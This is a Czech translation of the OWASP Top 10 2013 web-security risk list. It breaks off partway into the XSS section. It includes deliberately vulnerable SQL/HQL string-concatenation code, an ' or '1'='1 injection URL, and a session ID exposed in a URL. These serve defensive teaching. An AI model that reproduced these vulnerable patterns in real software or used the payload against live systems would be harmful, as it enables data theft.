OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

Deset nejkritičtějších bezpečnostních rizik webových aplikací

release

OWASP

Předmluva

Nechráněný software ohrožuje naši finanční, zdravotnickou, obrannou, energetickou a další kritickou infrastrukturu. Obtížnost zabezpečení aplikací roste exponenciálně s tím, čím více je naše digitální infrastruktura složitější a vzájemně propojenější. Nemůžeme si dovolit tolerovat poměrně jednoduché bezpečnostní problémy, jako jsou ty, které představuje tento OWASP Top 10.

Cílem projektu Top 10 je zvýšit povědomí o zabezpečení aplikací tím, že identifikuje některé z nejkritičtějších rizik, kterým organizace čelí. Na projekt Top 10 se odkazuje mnoho norem, knih, nástrojů a organizací, včetně MITRE, PCI DSS, DISA, FTC a mnoha dalších. Tato verze OWASP Top 10 je připomínkou desátého výročí tohoto projektu, který zvyšuje povědomí o významnosti bezpečnostních rizik aplikací. OWASP Top 10 byl vydán poprvé v roce 2003 a s menšími aktualizacemi v letech 2004 a 2007. Verze z roku 2010 byla přepracována, aby stanovovala priority podle rizika zranitelnosti, nejen podle jejího rozšíření. Toto vydání z roku 2013 se drží stejného přístupu.

Doporučujeme vaší organizaci začít s aplikační bezpečností s pomocí Top 10. Vývojáři se mohou poučit z chyb jiných organizací. Manažeři by měli začít přemýšlet nad tím, jak řídit rizika, která v jejich podnikání představují používané softwarové produkty.

V dlouhodobém horizontu vám doporučujeme vytvořit program aplikační bezpečnosti slučitelný s vaší kulturou a technologií. Tyto programy se objevují ve všech možných podobách – měli byste se vyvarovat snah dělat vše, co předepisuje nějaký procesní model. Místo toho využijte stávající silné stránky vaší organizace, dělejte a měřte to, co je pro vás užitečné.

Doufáme, že OWASP Top 10 vám pomůže v dosažení aplikační bezpečnosti. Jestliže máte nějaké dotazy, připomínky a nápady, neváhejte kontaktovat OWASP pomocí veřejného owasp-topten@lists.owasp.org nebo soukromého dave.wichers@owasp.org.

OWASP

Open Web Application Security Project (OWASP) je otevřená komunita podporující organizace ve vývoji, nákupu a údržbě důvěryhodných aplikací. V OWASP najdete bezplatné a otevřené ...

- bezpečnostní nástroje a standardy
- kompletní knihy o testování bezpečnosti aplikací, vývoji bezpečného kódu a bezpečnostní revizi kódu
- standardy bezpečnostních kontrol a knihoven
- místní pobočky po celém světě
- špičkový výzkum
- rozsáhlé konference po celém světě
- e-mailové konference

Více se dozvíte na: https://www.owasp.org

Všechny nástroje, dokumenty, fóra a pobočky OWASP jsou zdarma a otevřené každému, kdo se zajímá o zlepšení bezpečnosti aplikací. Zastáváme pojetí zabezpečení aplikací jakožto problému lidského, procesního a technologického, protože nejúčinnější přístupy k zabezpečení aplikací vyžadují zlepšování ve všech těchto oblastech.

OWASP je nový typ organizace. Naše svoboda od komerčních tlaků nám umožňuje poskytovat nezkreslené, praktické, nákladově efektivní informace o zabezpečení aplikací. OWASP není spojen s žádnou technologickou společností, ačkoli podporujeme informované používání komerční bezpečnostní technologie. Podobně jako mnoho softwarových open source projektů produkuje OWASP otevřeným způsobem mnoho druhů materiálů na základě spolupráce.

Nadace OWASP je nezisková organizace, která zajišťuje dlouhodobou úspěšnost projektu. Téměř všichni, kdo jsou spojeni s OWASP, jsou dobrovolníky, včetně rady, celosvětových výborů, vedoucích místních poboček, projektových vedoucích a členů projektu. Podporujeme inovativní výzkum v oblasti bezpečnosti prostřednictvím grantů a infrastruktury.

Přidejte se k nám!

Autorská práva a licence

Úvod

Vítejte!

Vítejte u OWASP Top 10 2013! Tato aktualizace rozšiřuje jednu z kategorií verze 2010, aby obsáhla více běžných a důležitých zranitelností. Také mění pořadí některých bodů podle měnících se údajů o výskytu. Rovněž přináší do centra pozornosti bezpečnost komponent vytvořením zvláštní kategorie pro toto riziko, které bylo v roce 2010 jen okrajově zmíněno v A6: Nezabezpečená konfigurace.

OWASP Top 10 pro rok 2013 je vyhotoven na základě 8 sad údajů od 7 firem specializovaných na zabezpečení aplikací, včetně 4 poradenských společností a 3 prodejců nástrojů / SaaS (1 statický, 1 dynamický a 1 s oběma). Tyto údaje pokrývají více než 500 000 zranitelností ze stovek organizaci a z tisíců aplikací. Položky Top 10 jsou vybrány a prioritizovány podle těchto dat o výskytu v kombinaci s konsenzuálními odhady zneužitelnosti, detekovatelnosti a dopadů.

Hlavním cílem OWASP Top 10 je vzdělávat vývojáře, návrháře, architekty, manažery a organizace o důsledcích nejvýznamnějších slabin v zabezpečení webových aplikací. Top 10 poskytuje základní techniky pro ochranu proti těmto vysoce problémovým oblastem – a také navádí, kudy jít dál.

Upozornění

Nezastavujte se na 10! Jak popisuje OWASP Developer's Guide a OWASP Cheat Sheet Series, celkovou bezpečnost webové aplikace můžou ovlivňovat stovky činitelů. Každý, kdo se věnuje vývoji webových aplikací, si tyto zdroje nezbytně potřebuje přečíst. Rady, jak efektivně nalézt slabá místa ve webových aplikacích, jsou k dispozici v OWASP Testing Guide a OWASP Code Review Guide.

Neustálá změna! Tento Top 10 se bude i nadále měnit. Dokonce i beze změny jediného řádku v kódu vaší aplikace se můžete stát zranitelnými, protože se objevují nové slabiny a metody útoků se vylepšují. Pokud se chcete dozvědět více, na konci Top 10 si prosím přečtěte doporučení „Vývojáři, ověřovatelé, organizace, co dál"?

Myslete pozitivně! Až skončíte s pronásledováním zranitelností a budete připraveni zaměřit se na vytvoření silné v kontroly zabezpečení aplikací, OWASP vytvořil jako vodítko pro organizace a a recenzenty aplikací Application Security Verification Standard (ASVS), aby věděli, co ověřovat.

Nástroje používejte s rozmyslem! Chyby v zabezpečení mohou být dosti složité a mohou být pohřbeny v horách kódu. V mnoha případech jsou nákladově nejefektivnějším přístupem k vyhledávání a odstranění těchto slabých míst lidští experti vyzbrojení dobrými nástroji.

Pokračujte! Zaměřte se na to, aby bezpečnost byla nedílnou součástí vaší kultury během celé organizace vývoje. Více se dozvíte v Open Software Assurance Maturity Model (SAMM) a Rugged Handbook.

Poděkování

Za iniciování, vedení a aktualizace OWASP Top 10 od jeho vzniku v roce 2003 děkujeme Aspect Security a hlavním autorům: Jeffu Williamsovi a Davu Wichersovi.

ASPECT SECURITY
Application Security Experts

Chtěli bychom poděkovat těm organizacím, které svými údaji o výskytu zranitelností přispěly k aktualizaci 2013:

- Aspect Security – statistiky
- HP – statistiky z Fortify a WebInspect
- Minded Security – statistiky
- Softtek – statistiky
- Trustwave, SpiderLabs – statistiky (viz str. 50)
- Veracode – statistiky
- WhiteHat Security Inc. – statistiky

Chtěli bychom poděkovat všem, kteří se podíleli na předchozích verzích Top 10. Bez jejich přispění by OWASP Top 10 nebyl tím, čím je dnes. Rádi bychom také poděkovat všem, kteří přispěli významnými konstruktivními připomínkami a svým časem k přezkoumávání této aktualizace Top 10:

- Adam Baso (Wikimedia Foundation)
- Mike Boberski (Booz Allen Hamilton)
- Torsten Gigler
- Neil Smithline – (MorphoTrust USA) za tvorbu wiki verze Top 10 a také za poskytování zpětné vazby

Konečně bychom předem rádi poděkovali všem překladatelům za to, že budou tuto verzi Top 10 překládat do mnoha různých jazyků a napomáhat tomu, aby OWASP Top 10 byl více přístupný po celé planetě.

PV Poznámky k vydání

Co se změnilo ve verzi 2013 oproti 2010?

Hrozby v oblasti zabezpečení aplikací se neustále mění. Klíčovými faktory tohoto vývoje jsou zlepšující se dovednosti útočníků, vznik nových technologií s novými slabinami i vestavěnými obrannými mechanismy a používání čím dál tím složitějších systémů. V reakci na tento vývoj OWASP Top 10 pravidelně aktualizujeme. Ve verzi 2013 jsme provedli následující změny:

1) Na základě našeho souboru dat se zvýšil výskyt zranitelnosti Chybná autentizace a správa relace. Myslíme si, že se tak stalo nikoli proto, že by se četnost těchto problémů zvyšovala, ale protože je tato oblast sledována ostřeji. To způsobilo výměnu pozic mezi riziky A2 a A3.
2) Podle našeho souboru dat poklesl výskyt zranitelnosti Cross Site Request Forgery (CSRF) z 2010-A5 na 2013-A8. Myslíme si, že to je proto, že zranitelnost CSRF byla v OWASP Top 10 6 let a organizace a vývojáři frameworků kladli dostatečný důraz na snížení počtu zranitelností CSRF v reálných aplikacích.
3) Rozšířili jsme Selhání v omezení URL přístupu z OWASP Top 10 2010, aby bylo obsáhlejší:
   + 2010-A8: Selhání v omezení URL přístupu je nyní 2013-A7: Chyby v řízení úrovní přístupů a pokrývá všechny funkce pro řízení přístupu. Existuje mnoho způsobů přístupu k funkcím, nejen URL.
4) Sloučením a rozšířením 2010-A7 a 2010-A9 jsme vytvořili: 2013-A6: Expozice citlivých dat:
   – Tato nová kategorie vznikla sloučením 2010-A7 - Nechráněné kryptografické ukládání a 2010-A9 - Nedostatečná ochrana transportní vrstvy a přidává rizika související s citlivými daty na straně prohlížeče. Tato nová kategorie pokrývá ochranu citlivých dat (jinou než řízení přístupu, což je součástí verze 2013-A4 a 2013-A7) od okamžiku, kdy jsou poskytnuta uživatelem, poslána a uložena v rámci aplikace a odeslána zpět do prohlížeče.
5) Přidali jsme 2013-A9: Použití známých zranitelných komponent:
   + Tento problém byl zmíněn jako součást 2010-A6 - Nezabezpečená konfigurace, ale nyní má kategorii vlastní, protože nárůst a intenzita vývoje založeného na komponentách významně zvyšuje riziko použití známých zranitelných komponent.


OWASP Top 10 – 2010 (předešlé)	OWASP Top 10 – 2013 (nové)
A1 – Injektování	**A1 – Injektování**
A3 – Chybná autentizace a správa relace	**A2 – Chybná autentizace a správa relace**
A2 – Cross-Site Scripting (XSS)	**A3 – Cross-Site Scripting (XSS)**
A4 – Nezabezpečený přímý odkaz na objekt	**A4 – Nezabezpečený přímý odkaz na objekt**
A6 – Nezabezpečená konfigurace	**A5 – Nezabezpečená konfigurace**
A7 – Nechráněné kryptografické ukládání – sloučeno s A9 →	**A6 – Expozice citlivých dat**
A8 – Selhání v omezení URL přístupu – rozšířeno do →	**A7 – Chyby v řízení úrovní přístupů**
A5 – Cross-Site Request Forgery (CSRF)	**A8 – Cross-Site Request Forgery (CSRF)**
<pohřbeno v A6: Nezabezpečená konfigurace>	**A9 – Použití známých zranitelných komponent**
A10 – Neošetřené přesměrování a předávání	**A10 – Neošetřené přesměrování a předávání**
A9 – Nedostatečná ochrana transportní vrstvy	**Sloučeno s 2010-A7 do nového 2013-A6**

Riziko

Bezpečnostní rizika aplikací

Jaká jsou bezpečnostní rizika aplikací?

Útočníci teoreticky mohou použít mnoho různých cest skrz vaši aplikaci, aby poškodili váš podnik nebo organizaci. Každá z takových cest představuje riziko, které může, či nemusí být natolik závažné, aby stálo za pozornost.



Nalezení a využití těchto cest je někdy jednoduché a někdy velmi obtížné. Obdobně způsobená škoda může být bez následků, ale může i zablokovat vaše podnikání. Chcete-li určit riziko pro svou organizaci, můžete posoudit pravděpodobnost, která je spojena s každým původcem hrozeb, vektorem útoku a bezpečnostní slabinou, a zkombinovat ji s odhadem technického a obchodního dopadu na svou organizaci. Celkové riziko určují tyto faktory společně.

Jaké riziko plyne pro mne?

OWASP Top 10 se zaměřuje na identifikaci nejzávažnějších rizik pro širokou škálu organizací. Ke každému z těchto rizik poskytujeme obecné informace o pravděpodobnosti a technickém dopadu pomocí následujícího jednoduchého schématu hodnocení, které je založeno na OWASP Risk Rating Methodology.

Původci hrozby	Vektory útoku	Rozšíření slabiny	Zjistitelnost slabiny	Technické dopady	Obchodní dopady
Specifické pro aplikaci	Snadný	Rozsáhlé	Snadná	Vážný	Specifické pro aplikaci / podnikání
	Průměrný	Běžné	Průměrná	Střední	
	Obtížný	Vzácné	Obtížná	Malý	

Jen vy znáte specifika svého prostředí a oboru. Pro danou aplikaci nemusí existovat původce hrozby, který by provedl příslušný útok, anebo technický dopad nemusí mít žádný vliv na vaše podnikání. Proto byste měli jednotlivá rizika vyhodnotit podle sebe se zaměřením na původce hrozeb, bezpečnostní kontroly a obchodní dopady ve svém podniku. Popisujeme původce hrozby jako specifické pro aplikaci a obchodní dopady jako specifické pro aplikaci a podnik, abychom dali najevo, že závisejí čistě na detailech aplikací ve vašem podniku.

Označení rizik v Top 10 vychází z typu útoku, slabiny nebo dopadu, který způsobují. Vybrali jsme názvy, které výstižně odrážejí rizika a tam, kde to je možné, se co nejvíce ztotožňují s běžnou terminologií, abychom tím zvýšili povědomí.

Odkazy

OWASP

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling


Externí

- FAIR Information Risk Framework
- Microsoft Threat Modeling (STRIDE and DREAD)

T10 OWASP Top 10 bezpečnostních rizik aplikací – 2013

A1 – Injektování	Ke zranitelnostem injektováním, např. injektováním SQL, OS a LDAP, dochází, když se jako součást příkazu nebo dotazu odesílají do interpretu nedůvěryhodná data. Útočníkova nepřátelská data mohou lstí přimět interpret k provedení nezamýšlených příkazů nebo k umožnění přístupu k datům bez řádné autorizace.
A2 – Chybná autentizace a správa relace	Funkce aplikací, které se vztahují k ověřování a správě relace, často nejsou provedeny správně, což útočníkům umožňuje kompromitovat hesla, klíče nebo tokeny relací anebo zneužít jiné slabiny v implementaci k tomu, aby převzali identitu jiných uživatelů.
A3 – Cross-Site Scripting (XSS)	Chyby typu XSS nastávají tehdy, když aplikace přijme nedůvěryhodná data a odešle je webovému prohlížeči bez řádného ověření nebo escapování. XSS útočníkům umožňuje spouštět skripty v prohlížeči oběti, které mohou unést uživatelské relace, přetvořit webové stránky nebo přesměrovat uživatele na nebezpečné stránky.
A4 – Ne-zabezpečený přímý odkaz na objekt	Přímý odkaz vznikne, když vývojář vystaví odkaz na vnitřní objekt implementace, například soubor, adresář nebo databázový klíč. Bez kontroly řízení přístupu nebo jiné ochrany mohou útočníci manipulovat s těmito odkazy, a získat tak neoprávněný přístup k datům.
A5 – Ne-zabezpečená konfigurace	Dobré zabezpečení vyžaduje mít definováno a nasazeno bezpečné nastavení aplikace, frameworků, aplikačního serveru, webového serveru, databázového serveru a platformy. Bezpečnostní nastavení by měla být definována, prováděna a udržována, protože výchozí hodnoty jsou často riskantní. Navíc by měl být software průběžně aktualizován.
A6 – Expozice citlivých dat	Mnoho webových aplikací nechrání náležitě citlivá data, jakými jsou kreditní karty, daňová ID *(pozn.: v USA)* a autorizační údaje. Tato slabě chráněná data útočníci mohou krást či modifikovat, aby mohli provádět podvody s kreditními kartami, krádeže identity nebo jiné zločiny. Citlivá data si zaslouží zvláštní ochranu,např. šifrování dat v klidu nebo v pohybu, stejně tak i zvláštní bezpečnostní opatření pro data v prohlížeči.
A7 – Chyby v řízení úrovní přístupu	Většina webových aplikací ověří úroveň přístupových oprávnění k funkcím před tím, než je tato funkcionalita viditelná v uživatelském rozhraní. Přesto je zapotřebí, aby se při přístupu ke každé funkci prováděla stejná kontrola přístupu na serveru. Jestliže požadavky nejsou verifikovány, útočníci budou moci vytvořit požadavky na získání přístupu k funkcionalitě bez řádného povolení.
A8 - Cross-Site Request Forgery (CSRF)	Útok typu CSRF donutí prohlížeč přihlášené oběti odeslat zranitelné webové aplikaci podvržený požadavek HTTP, včetně cookie relace oběti a jiných automaticky vkládaných autentizačních informací. To útočníkovi umožňuje donutit prohlížeč oběti generovat požadavky, které zranitelná aplikace považuje za legitimní požadavky oběti.
A9 – Použití známých zranitelných komponent	Komponenty, např. knihovny, frameworky a další softwarové moduly, téměř vždy běží s nejvyššími oprávněními. Jestliže je zranitelná komponenta zneužita, útok může usnadnit závažnou ztrátu dat nebo ovládnutí serveru. Aplikace používající komponenty se známými zranitelnostmi mohou zmařit ochranu aplikací a umožnit řadu útoků a dopadů.
A10 – Neošetřené přesměrování a předávání	Webové aplikace často přesměrovávají a předávají uživatele na jiné webové stránky a používají k určení cílové stránky nedůvěryhodné údaje. Bez řádného ověření mohou útočníci přesměrovat oběti na rhybařící nebo malwarové stránky nebo použít předání k získání přístupu k neoprávněným stránkám.

A1 Injektování



Specifické pro aplikaci	Zneužitelnost SNADNÁ	Rozšíření BĚŽNÉ	Zjistitelnost PRŮMĚRNÁ	Dopad VÁŽNÝ	Specifické pro aplikaci / podnikání
Vezměte v úvahu každého, kdo může posílat nedůvěryhodná data do systému, včetně externích uživatelů, interních uživatelů a administrátorů.	Útočník posílá jednoduché textové příkazy, které zneužívají syntaxi cílového interpretu. Přenašečem injektování může být téměř každý zdroj dat včetně interních.	Zranitelnosti injektováním vznikají, když aplikace posílá do interpretu nedůvěryhodná data. Tyto chyby jsou velmi rozšířené, obzvláště v tzv. Legacy Code. Často se nacházejí v dotazech SQL, LDAP, Xpath, NoSQL, v příkazech OS, parserech XML, hlavičkách SMTP, argumentech programů atd. Zranitelnosti injektováním se snadno zjišťují zkoumáním kódu, ale často hůře jiným testováním. S nalezením těchto chyb mohou útočníkům pomoci skenery a fuzzery.		Injektování může mít za následek ztrátu nebo narušení integrity, odpovědnosti či dostupnosti. Někdy může injektování vést ke kompletnímu ovládnutí hostitelského serveru.	Zvažte obchodní hodnotu dotčených dat a platformy, na níž běží interpret. Mohou být ukradena, změněna nebo odstraněna všechna data. Nemůže dojít k poškození vaší pověsti?

Mohu být takto napaden?

Nejlepším způsobem, jak zjistit, zda je aplikace zranitelná injektováním, je ověřit, jestli všechna použití interpretů jasně oddělují nedůvěryhodná data od příkazů či dotazů. V případě volání SQL to znamená použít bind variables (vázané proměnné) ve všech prepared statements (připravených příkazech) a stored procedures (uložených procedurách) a nepoužívat dynamické dotazy (dynamic queries).
Rychlým a přesným způsobem jak zjistit, zda aplikace používá intereprety bezpečně, je kontrola kódu. Bezpečnostním analytikům mohou pomoci najít místa použití interpretů a sledovat tok dat nástroje pro analýzu kódu.
Penetrační testeři mohou ověřit nalezené zranitelnosti vytvořením exploitů, které zranitelnost potvrdí.
Automatické dynamické skenování, které otestuje aplikaci, může poskytnout informaci, zda se v aplikaci vyskytují nějaké trhliny umožňující injektování. Skenery se ne vždy dostanou až k interpetům a mají potíže se zjištěním, jestli byl útok úspěšný. Objevování zranitelných míst usnadňuje špatné ošetření chyb.

Jak tomu zamezím?

Abychom zabránili injektování, měli bychom oddělovat nedůvěryhodná data od používaných příkazů a dotazů.

1. Preferovanou možností je použít bezpečné API, které vůbec nepoužívá interpret nebo poskytuje parametrizované rozhraní. Buďte však opatrní v případě API, která, ačkoliv jsou parametrizovaná, skrytě umožňují injektování, např. stored procedures (uložené procedury).
2. Není-li parametrizované API k dispozici, měli byste pečlivě escapovat pomocí syntaxe specifické pro daný interpret. Mnoho escapovacich rutin poskytuje OWASP ESAPI.
3. Také se doporučuje ověřování vstupů na základě pozitivních zkoušek neboli „white listů“. Takovou obranu však nelze považovat za úplnou, neboť mnoho aplikací na vstupu vyžaduje speciální znaky. Pouze výše uvedené přístupy 1. a 2. zajistí, aby použití takových znaků bylo bezpečné. OWASP ESAPI obsahuje rozšiřitelnou knihovnu rutin, které ověřují vstupy na základě „white listů“.

Příklady útočných scénářů

Scénář č. 1: Aplikace používá při vytvoření následujícího zranitelného volání SQL nedůvěryhodná data:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Scénář č. 2: Podobně slepá důvěra aplikace k frameworku může vyústit v dotazy, které jsou stále zranitelné (např. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

V obou případech změní útočník hodnotu parametru ’id’ v prohlížeči tak, aby poslal **' or '1'='1**. Například:

http://example.com/app/accountView?id=' or '1'='1

Toto změní smysl obou dotazů tak, že se vrátí všechny záznamy z tabulky „accounts“. Nebezpečnější útoky mohou změnit data či dokonce vyvolat stored procedures (uložené procedury).

Odkazy


OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Query Parameterization Cheat Sheet
- OWASP Command Injection Article
- OWASP XML eXternal Entity (XXE) Reference Article
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing

Externí

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection
- CWE Entry 564 on Hibernate Injection

A2 Chybná autentizace a správa relace



Mohu být takto napaden?

Jsou aktiva správy relací, např. přihlašovací údaje uživatelů a ID relace, náležitě chráněna? Můžete být ohroženi, pokud:

1. Autentizační údaje uživatelů nejsou při ukládání chráněny pomocí hashování nebo šifrování, viz A6.
2. Údaje lze uhodnout nebo přepsat pomocí slabých funkcí pro správu účtu (např. vytvoření účtu, změna hesla, obnovení hesla, slabé ID relace).
3. ID relací jsou odhalena v URL (např. rewriting URL).
4. ID relací jsou zranitelné útoky typu session fixation.
5. ID relací nemají nastavenu dobu platnosti, nebo tokeny uživatelské relace či autentizační tokeny, zejména autentizační tokeny Single Sign-On (SSO), nejsou správně zneplatněny při odhlášení.
6. Po úspěšném přihlášení se nemění ID relací.
7. Hesla, ID relací a další autorizační údaje jsou posílány nešifrovaným spojením.

Další informace viz v požadavcích oblastí V2 a V3 ASVS.

Jak tomu zamezím?

Hlavním doporučením pro organizaci je dát vývojářům přístup:

1. **k jednotné sadě silného řízení autentizace a správy relací.** Tato sada by měla usilovat:
   a) o splnění všech požadavků na autentizaci a správu relace definovaných v Application Security Verification Standard (ASVS) v oblastech V2 (Autentizace) a V3 (Správa relace).
   b) o jednoduché rozhraní pro vývojáře. Zkuste navázat na dobré příklady ESAPI Authenticator and User APIs nebo je použijte či napodobte.
2. S velkým úsilím by se mělo zabránit zranitelnostem XSS, pomocí nichž může být ukradeno ID relace, viz A3.

Příklady útočných scénářů

Scénář č. 1: Rezervační aplikace aerolinek podporuje URL rewriting a vkládá do URL ID relace:

http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

Autentizovaný uživatel webové aplikace chce poslat informace o nabídce svým přátelům. Pošle jim e-mailem výše uvedený odkaz, aniž by věděl, že zároveň odesílá ID své relace. Když jeho přátelé použijí tento odkaz, použijí také jeho relaci a kreditní kartu.

Scénář č. 2: Nejsou správně nastaveny doby platností relací. Uživatel používá pro přístup k některému webu veřejný počítač. Místo toho, aby se odhlásil tlačítkem „Odhlásit“, jen zavře záložku prohlížeče a odejde. Útočník o hodinu později použije stejný prohlížeč – a předchozí uživatel je stále přihlášen v aplikaci.

Scénář č. 3: Interní či externí útočník získá přístup k databázi hesel systému. Uživatelská hesla nejsou patřičně hashována, a tak útočník vidí hesla všech uživatelů.

Odkazy

OWASP


Další informace o požadavcích a problémech spojených s tímto rizikem viz v ASVS requirements areas for Authentication (V2) and Session Management (V3).

- OWASP Authentication Cheat Sheet
- OWASP Forgot Password Cheat Sheet
- OWASP Session Management Cheat Sheet
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

Externí

- CWE Entry 287 on Improper Authentication
- CWE Entry 384 on Session Fixation

A3 Cross-Site Scripting (XSS)



Specifické pro aplikaci	Zneužitelnost PRŮMĚRNÁ	Rozšíření VELMI ROZSÁHLÉ	Zjistitelnost SNADNÁ	Dopad STŘEDNÍ	Specifické pro aplikaci / podnikání
Vezměte v úvahu každého, kdo může posílat nedůvěryhodná data do systému, včetně externích uživatelů, interních uživatelů a administrátorů.	Útočník posílá v podobě textového řetězce útočné skripty, které zneužívají interpret v prohlížeči. Vektorem útoku může být skoro každý zdroj dat včetně interních zdrojů, například dat z databáze.	XSS je nejrozšířenější bezpečnostní chybou webových aplikací. Zranitelnost XSS nastává, když aplikace vkládá data poskytnutá uživatelem do webové stránky, kterou posílá do prohlížeče, bez řádné validace či escapování tohoto obsahu. Rozlišujeme tři typy zranitelností XSS: 1) stored, 2) reflected a 3) DOM based XSS. Nalézt většinu XSS na straně serveru je celkem jednoduché: testováním nebo analýzou kódu.		Útočníci můžou spouštět skripty v prohlížeči oběti, což jim umožňuje unést uživatelskou relaci, změnit obsah stránek, vložit nebezpečný obsah, přesměrovat uživatele, zmocnit se uživatelova prohlížeče za použití malwaru atd.	Zvažte obchodní hodnotu postiženého systému a všech dat, které zpracovává. Také zvažte, jaký obchodní dopad může mít zveřejnění zranitelnosti.

Mohu být takto napaden?

Jste zranitelní, pokud nezajistíte, aby byly správně escapovány všechny vstupy zadávané uživatelem, ani neověříte jejich bezpečnost validací vstupů dříve, než je použijete při vytvoření stránky. Bez správného výstupního escapování nebo validace bude prohlížeč zacházet s takovým vstupem jako s aktivním obsahem. Používá-li se pro dynamické aktualizování stránek Ajax, používáte bezpečná JavaScriptová API? Pro nebezpečná JavaScriptová API musí být použito také zakódování nebo validace dat.
Automatizované nástroje mohou najít některé XSS automaticky. Každá aplikace ovšem sestavuje výstupní stránky jiným způsobem a používá na straně prohlížeče různé interprety, např. JavaScript, ActiveX, Flash a Silverlight, což automatickou detekci ztěžuje. Kompletní pokrytí problému XSS proto kromě automatizovaných přístupů vyžaduje i kombinaci manuální kontroly kódu a penetračního testování.
Technologie Web 2.0, např. Ajax, detekci XSS pomocí automatických nástrojů ztěžuje.

Jak tomu zamezím?

Prevence XSS vyžaduje oddělit nedůvěryhodná data od aktivního obsahu prohlížeče.

